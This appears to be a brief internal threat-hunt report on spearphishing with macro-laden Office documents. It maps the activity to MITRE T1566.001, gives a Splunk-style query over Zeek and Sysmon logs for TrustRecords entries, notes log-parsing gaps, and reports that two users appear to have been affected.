Mitre Tactic:

T1566, Phishing

Mitre Sub Technique:

T1566.001, Spearphishing Attachment

Hypothesis:

Employees are targeted with malicious documents with VBA Macro Code and some employees will open the documents and detonate the payload

Proposed Detection Query:

Leverage Zeek and Sysmon telemetry logs to detect TrustRecords in Microsoft Document Formats

```
index IN (zeek,sysmon) (.doc OR .xls OR .docx OR .xlsx) (TrustRecords)
AND NOT (files.magnumtempusfinancial.com)
```

Simulation Details: NONE

Hunter Limitations/Observation Notes:

During several portions of the hunt, we discovered that there were log sources (sysmon) that were not properly parsed, which made finding details difficult. If we had these parsed properly, we may have found it easier to get some of the data.

Hunt Findings:

Three users downloaded the malicious document, two users appear to have been affected by the payload.